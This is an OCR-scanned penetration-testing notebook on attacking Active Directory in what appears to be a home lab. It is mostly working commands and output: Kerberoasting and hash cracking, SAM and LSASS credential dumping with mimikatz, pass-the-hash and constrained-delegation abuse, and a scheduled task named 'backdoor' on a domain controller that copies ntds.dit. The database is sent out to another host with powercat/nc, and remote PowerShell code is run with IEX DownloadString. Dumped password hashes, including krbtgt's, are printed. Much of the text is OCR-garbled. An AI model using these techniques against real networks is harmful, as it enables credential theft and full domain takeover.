


Figure 4: Diagram of Kerberos Authentication

https://portal.offensive-security.com/courses/pen-200/books-and-videos/modal/modules/active-directory-attacks/active-directory-authentication/kerberos-authentication

In order to avoid tampering, the Ticket Granting Ticket is encrypted with krbtgt user's NT hash.
Once the client has received the session key and the TGT, the KDC considers the client authentication complete.
By default, the TGT will be valid for 10 hours, after which a renewal occurs.
This renewal does not require the user to re-enter the password.

TGS (Ticket Granting Service) ticket is encrypted with the service account's hash.

Let's get a TGS for MSSQLSVC/parentSQL.parentdomain.local which is the SPN for svc.acct user.

```
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList
'MSSQLSVC/parentSQL.parentdomain.local'
```


Run `klist` to confirm this ticket was added to our session.

We can run `kerberos::list /export` in Mimikatz to export the ticket. However, there is an easier way to do this.


Use tgsrepcrack.py with rockyou to crack the ticket. https://github.com/nidem/kerberoast. Basically, you're trying a whole bunch of NT hashes till one is able to open the ticket.

Or, use Invoke-Kerberoast from PowerView to extract TGS hash and then use hashcat/john to crack the hash (guess the password associated with it). This allows GPU based cracking!!!

`IEX (New-Object Net.WEbClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1')`



Do this using Rubues (C# - still often detected but can be obfuscated using Invoke-PyOfuscation



Using john: john <filecontainingtgshash>

Create a custom wordlist that contain following passwords:

password

Password

password1

Password1

password#1

Password#1

Passw0rd

Password1

Password#1

P@ssword

P@ssword1

P@ssword#1

P@ssw0rd

P@ssw0rd1

P@ssw0rd#1

Winter2021

Winter2022
Spring2021
Spring2020
Summer2021
Summer2020
Fall2021
Fall2020
Welcome1
Welcome#1
Then run `john svc.tgt --wordlist=wordlist.txt`

hashcat -m <hashmode> <filecontaining tgs hash> <wordlist> -o <output file>

Find hash modes here: https://hashcat.net/wiki/doku.php?id=example_hashes

```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*svc.acct$ParentDomain.local$MSSQLSVC/p...1091c5
Time.Started.....: Mon Nov 22 22:56:36 2021 (0 secs)
Time.Estimated...: Mon Nov 22 22:56:36 2021 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (..\wordlists\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 56284.7 kH/s (7.22ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Speed.#2.........:   280.4 kH/s (11.13ms) @ Accel:32 Loops:1 Thr:8 Vec:1
Speed.#*.........: 56565.1 kH/s
Recovered........: 1/1 (100.00%) Digests
Progress.........: 1007616/14344384 (7.02%)
Rejected.........: 0/1007616 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: toodles -> chaque
Candidates.#2....: buldogmack -> blacks10
Hardware.Mon.#1..: Temp: 54c Util: 14% Core:1702MHz Mem:6000MHz Bus:8
Hardware.Mon.#2..: N/A
```

Credential Dumping

Dump SAM

- reg save hklm\sam sam.txt
  - Contains local LM and NT hashes
- reg save hklm\system system.txt
  - Contains encryption key for SAM
- reg save hklm\security security.txt

- Contains LSA secrets (e.g. cached domain credentials)

Then take these to Kali to analyse
secretsdump.py or pypykatz

LSASS dump

With mimikatz.exe

`privilege::debug`

`sekurlsa::logonpasswords`

Without Mimiktaz on victim host:

`rundll32.exe comsvcs.dll MiniDump <lsass Process ID> \full\path\to\output\file\lsass.dmp full`

Then take this lsass.dmp file to attack host and analyze using mimikatz or pypykatz.

`sekurlsa::minidump \path\to\lsass.dmp`

`sekurlsa::logonpasswords`

Cached domain credentials

In mimikatz:

```
token::elevate
lsadump::secrets
```

Search the registry for credentials

- reg query HKLM /f password /t REG_SZ /s
- reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"

DefaultUserName REG_SZ rebecca.howe
AutoAdminLogon REG_SZ 1
DefaultPassword REG_SZ DianneWasP@tient0

Lateral Movement

With password or as current user using PowerShell Remoting (WINRM):

- New-PSSession -Computername <target computer> -Credential domain\user
- Enter-PSSession -Computername <target computer>
- $session = New-PSSession -Computername <target computer>
  - Enter-PSSession $session
- Invoke-Command -Session $session -ScriptBlock {Get-Process -Name lsass}

- Invoke-Command -Session $session -FilePath \path\to\some\Powershell\Script

Pass the Hash

Since NTLM authentication uses LM/NT hashes (NTLMv2 uses NT only), we can pass the hash rather than the password. This is noisy and may be detected.

`pth-winexe -U username%lm:nt //IP cmd` on Kali

On Windows, you can use PowerShell Scripts from https://github.com/Kevin-Robertson/Invoke-TheHash

This will only work from Active Directory accounts and local RID 500 (Administrator) user. Will not work for local uses who are not RID 500.

Over-Pass-The-hash

Use NT hash with Kerberos to impersonate other users.

In mimikatz:

`sekurlsa::pth /user:username /domain:domainname /ntlm:nthash /run:PowerShell.exe`

This will launch a PowerShell process with that user's TGT in memory.

Then you can use psexec https://docs.microsoft.com/en-us/sysinternals/downloads/psexec or PowerShell remoting to access other boxes as that user.

You can also use WinRS:


`winrs -r:hostname-or-IP "cmd /c hostname"`

* Username : PARENTWKSTN$
    * Domain : parent
    * NTLM : 7fcebae7a7840f8494488a9a1c3cf53b

```
PS C:\Tools\vagrantlab\vagrantlab-master\parentwkstncreds> python -m pypykatz registry
usage: __main__.py registry [-h] [--sam SAM] [--security SECURITY] [--software SOFTWARE] [-o OUTFILE] [--json] system
__main__.py registry: error: the following arguments are required: system
PS C:\Tools\vagrantlab\vagrantlab-master\parentwkstncreds> python -m pypykatz registry --sam .\sam.txt --security .\security.txt
--software .\software.txt system.txt
============== SYSTEM hive secrets ==============
CurrentControlSet: ControlSet001
Boot Key: 3b368be030a2c4a3ef0ebc825c92bffc
============== SAM hive secrets ==============
HBoot Key: 3254d9bee5dde69880aea4328504baa9101010101010101010101010101010
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:128775bc253c8fcdc8e4a6069532b616:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
============== SECURITY hive secrets ==============
Iteration count: 10240
Secrets structure format : VISTA
LSA Key: 80f09bed785b577172ebb3fbeb13dd2c3b62d0aae9fdfd4c74adedad69a255e6
NK$LM Key: 4000000000000000000000000000000000fb2554d778eef8bfc62860831bb17094ff0e1828a71df456b5db2e527ba605147de1b166f743f2279d5346
267fc495d914502fd31e1e25edf96923f79778402903dd2aa67028c65f9d3429a09e15239a
=== LSA Machine account password ===
History: False
NT: 7fcebae7a7840f8494488a9a1c3cf53b
Password(hex): 55004a003300520064004100250032007006b00790022004b0076004d0033002a004200770068003a006400660025004500390058002500410
04a0059003d007800780073003100790041003200 4c0030006a00690071004a006400250072007400370048006100560050005b0068006b00360076002200350
05b003f00750052004c002c0036006c004b0035005d0079002f003c002100440064003500710052004300380030005d005a003200530040004e003a0052002f00
67006b002600480030003b002e0063005f002600400061005f004900520073005d0051002d002f002f00400043003f004f0066003700
Kerberos password(hex): 554a335264412532706b79224b764d332a4277683a6466254539582541 4a593d787873317941324c306a69714a6425727437486 15
6505b686b367622355b3f75524c2c366c4b355d792f3c2144643571524338305d5a3253404e3a522f676b2648303b2e635f2640615f4952735d512d2f2f40433f
4f6637
=== LSA Machine account password ===
History: True
NT: 7fcebae7a7840f8494488a9a1c3cf53b
Password(hex): 55004a003300520064004100250032007006b00790022004b0076004d0033002a004200770068003a006400660025004500390058002500410
04a0059003d007800780073003100790041003200 4c0030006a00690071004a006400250072007400370048006100560050005b0068006b00360076002200350
05b003f00750052004c002c0036006c004b0035005d0079002f003c002100440064003500710052004300380030005d005a003200530040004e003a0052002f00
67006b002600480030003b002e0063005f002600400061005f004900520073005d0051002d002f002f00400043003f004f0066003700
Kerberos password(hex): 554a335264412532706b79224b764d332a4277683a6466254539582541 4a593d787873317941324c306a69714a6425727437486 15
6505b686b367622355b3f75524c2c366c4b355d792f3c2144643571524338305d5a3253404e3a522f676b2648303b2e635f2640615f4952735d512d2f2f40433f
4f6637
=== LSA Default Password ===
History: True
Username: UNKNOWN
Password: vagrant
```


Access Control Lists

Give a user access to change passwords for a newly created user. then run from PowerView:





```
Invoke-ACLScanner -ResolveGUIDs | ?{($_.IdentityReferenceName -match "svc.acct") -or ($_.IdentityReferenceName -match "parentSQL$") -or ($_.IdentityReferenceName -match "tester")} -Verbose
```

Constrained Delegation



- Delegates to a specific service on a specific host.
- In picture above, parentWkstn box can delegate to CIFS service on ParentDC (and any other service running under same account as CIFS because there is no validation of SPNs).
- Delegation means accessing another serivce or resource "on behalf of" another user.
- So, if you gain access to parentWkstn's hash, you can access CIFS on ParentDC as any user, including a domain administror.

From PowerView, run: `Get-NetUser -TrustedToAuth` and `Get-NetComputer -TrustedTo-Auth` and look at msds-allowedtodelegateto field:



Using kekeo https://github.com/gentilkiwi/kekeo :

```
tgt::ask /user:parentWkstn$ /domain:parentdomain
/rc4:parentwkstn'sNTHash
```

Now that we have a TGT as parentWkstn$, let's get a TGS for CIFS on parent DC as Administrator.

```
tgs::s4u /tgt:kirbi_file_from_above_command
/user:Administrator@parentdomain
/service:cifs/parentdc.parentdomain.local
```

- S4u2self: Service obtains a forwardable TGS to istself on behalf of another user
- S4U2Proxy: Service obtains TGS to a second service, on behalf of another user

Let's validate we do have Administrator's access to CIFS on parentdc: `dir \\parentdc\c$`

Now let's do this for HOST.

```
tgs::s4u /tgt:kirbi_file_from_above_command
/user:Administrator@parentdomain
/service:HOST/parentdc.parentdomain.local
```

Inject into our session:

```
mimikatz.exe kerberos::ptt
TGS_Administrator@parentdomain.local@PARENTDOMAIN.LOCAL_host~paren
tdc@PARENTDOMAIN.LOCAL.kirbi
```

With a TGS for HOST, we can create scheduled tasks.

```
schtasks /create /S parentdc /tn backdoor /tr "ntdsutil
'Activate Instance NTDS' 'ifm' 'create full
c:\Users\Administrator\ntdscopy'" /sc weekly /ru System
copy '\\parentdc\c$\users\Administrator\ntdscopy\Active
Directory\ntds.dit' .
```

```
copy
'\\parentdc\c$\users\Administrator\ntdscopy\registry\SYSTEM' .
```

powercat -c 192.168.56.105 -p 4444 -i C:\vagrant\parentdc\ntds.dit -d
nc -l -p 4444 > ntds.dit

powercat -c 192.168.56.105 -p 4444 -i C:\vagrant\parentdc\SYSTEM -d
powercat -c 192.168.56.105 -p 4444 -i C:\vagrant\parentdc\SECURITY -d

```
secretsdump.py -ntds ntds.dit -system system -security security
local
```


```
┌──(kali㉿kali)-[~/evolve]
└─$ secretsdump.py -ntds ntds.dit -system system -security security local
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0x24f19c8b5869d44ba8efdc417f41028a
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:7a53c08248bda7dddfd05af476ec47be248b3475d36fe639ad7a27468e5cf7d5a5c1a3316b91
a8825c77c1a8d4778118a0883b859c06992028115c4dfc1c6d21d071a24fce188b042354964f0e30994a2a186df90580dbc50476a695
c882a8a372c8aead5535964dde5ee34104e08cd017a555a40e0b87b94aa2b2ad3de63337203af54f352bb66e1a1793a024ed2903a6ff
997049f874cbbd3b7c4b9235df539e20e66ce143027295565a6dad3c2bfbdc748247
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:177304889058c657bf34870b2bae2754
[*] DPAPI_SYSTEM
dpapi_machinekey:0x895300f57c37c9a84d7a4dc164c012f87c2fbf6f
dpapi_userkey:0xf2211391841255338eb28761e426a82e29725668
[*] NL$KM
 0000   FB 25 54 D7 78 EE F8 BF  C6 28 60 83 1B B1 70 94   .%T.x....(`...p.
 0010   FF 0E 18 28 A7 1D F4 56  B5 DB 2E 52 7B A6 05 14   ...(...V...R{...
 0020   7D E1 B1 66 F7 43 F2 27  9D 53 46 26 7F C4 95 D9   }..f.C.'.SF&....
 0030   14 50 2F D3 1E 1E 25 ED  F9 69 23 F7 97 78 40 29   .P/...%..i#..x@)
NL$KM:fb2554d778eef8bfc62860831bb17094ff0e1828a71df456b5db2e527ba605147de1b166f743f2279d5346267fc495d914502f
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: b0b12f372e8bd5bea6f617b0d837d895
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:96e5cf3999ab9cb5292c7ae7e81e3ed2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
PARENTDC$:1001:aad3b435b51404eeaad3b435b51404ee:177304889058c657bf34870b2bae2754:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:35d4e99ea99c772f0cb62783edfe3fc5:::
ParentDomain.local\tester:1104:aad3b435b51404eeaad3b435b51404ee:11015bd0e7082c1655ad10ae2bb25d36:::
ParentDomain.local\thanos.dione:1105:aad3b435b51404eeaad3b435b51404ee:59819b75ff7f6148b9445a74ca4abcdc:::
ParentDomain.local\rebecca.howe:1106:aad3b435b51404eeaad3b435b51404ee:c76bccbfcffb8ec23ef1e83a63d1a04e:::
svc.acct:1107:aad3b435b51404eeaad3b435b51404ee:ae974876d974abd805a989ebead86846:::
parentWkstn$:1108:aad3b435b51404eeaad3b435b51404ee:3ee7b54a3cc74681462fc2422b243a79:::
parentSQL$:1109:aad3b435b51404eeaad3b435b51404ee:06da2fd3f4b8cb4cf0f017dfacf61c16:::
```

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:35d4e99ea99c772f0cb62783edfe3fc5:::

```
schtasks /create /S parentdc /tn backdoor /tr "ping 192.168.56.105" /sc weekly /ruSystem
```

```
schtasks.exe /Run /S parentdc /tn backdoor
```




```
schtasks /create /S parentdc /tn backdoor /tr "reg save hklm\sam C:\Users\Administrator\sam.txt" /sc weekly /ru System
```

```
schtasks.exe /Run /S parentdc /tn backdoor
```

